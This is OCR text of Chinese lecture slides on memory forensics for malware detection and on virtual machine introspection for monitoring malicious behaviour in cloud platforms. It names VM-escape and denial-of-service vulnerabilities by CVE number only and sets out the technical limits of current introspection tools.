
内存取证中的恶意代码分析技术

内存取证检测恶意代码优势

- 获取和分析是分步进行的，可靠快速存获取的方法保证了数据不易被恶意程序干扰
- 通过完整获取内存进行检测，可有效处理高隐蔽性APT恶意程序；
- 内存中可得到解密后的数据，可有效应对恶意程序加密技术对分析的干扰；
- 内存取证进行检测时对本地资源占用率小

基于内存取证的云中恶意行为监控

- 针对云平台的攻击事件也逐年增多,针对不同层次和目标存在不同的攻击行为:



基于内存取证的云中恶意行为监控


- 虚拟机系统作为云计算的基础设施成为这些攻击的主要目标：
  - 针对虚拟化软件安全漏洞利用虚拟机进行恶意攻击，包括VM Escape、VM Hopping、Cross-VM Attacks等。如利用CVE-2015-3456、CVE-2015-6815等漏洞可被攻击者利用实现虚拟机逃逸。
  - 将虚拟机作为攻击对象实施恶意行为，如造成虚拟机宕机，影响业务；系统资源被强制占用，宿主机及所有虚拟机拒绝服务。如远程控制工具存在的漏洞CVE-2015-5239可被攻击者利用实现远程拒绝服务攻击。

基于内存取证的云中恶意行为的安全监控

- 传统基于主机的安全工具通过在主机中安装代理获得详细的系统活动视图，有利于判断系统中是否存在异常行为、恶意代码。但由于其本身安装和运行于被其监控和保护的系统之中，更易受到恶意代码的攻击或欺骗。随着Rootkit 技术的发展，恶意代码越发隐蔽，功能更加强大，不但可以躲避宿主机系统安全工具的查杀，甚至可以禁用宿主机系统的安全服务，使得传统安全工具面临极大挑战。

- 为了应对这个挑战，2003年Garfinkel和Rosenblum提出了虚拟机自省（virtual machine introspection）技术，通过获取虚拟机所依托物理机状态和事件推导甚至控制虚拟机内部行为。

基于内存取证的云中恶意行为的安全监控






图 1　IVirt 完整性度量架构


省、系统事件自动以及活动进程

基于内存取证的云中恶意行为的安全监控

- 当前虚拟机自省技术存在的问题：
  - 语义鸿沟问题：由于获取到的信息为宿主机系统底层信息，如何将其还原成在虚拟机中看来是具有语义含义的字符序列或者数据结构？
  - 资源消耗问题：VMI技术有较大的时间消耗，如Virtuoso需要6秒可以遍历整个进程链表。
  - 可移植性问题：同一物理主机的虚拟机其操作系统不同，需要同时运行多个安全工具才能满足要求，会消耗云中大量资源。
- 有些虚拟机自省技术如XenAccess利用VMM提供的接口，这种方式依赖于VMM的支持，获取信息比较单一，仅仅能够列出虚拟机中正在运行的程序和所加载的内核模块名称。
- 已有技术大多只对单点的虚拟机状态进行孤立分析，缺少对虚拟机之间以及多点虚拟机状态的关联分析。
- 配置和使用流程较为复杂，智能化程度不高。

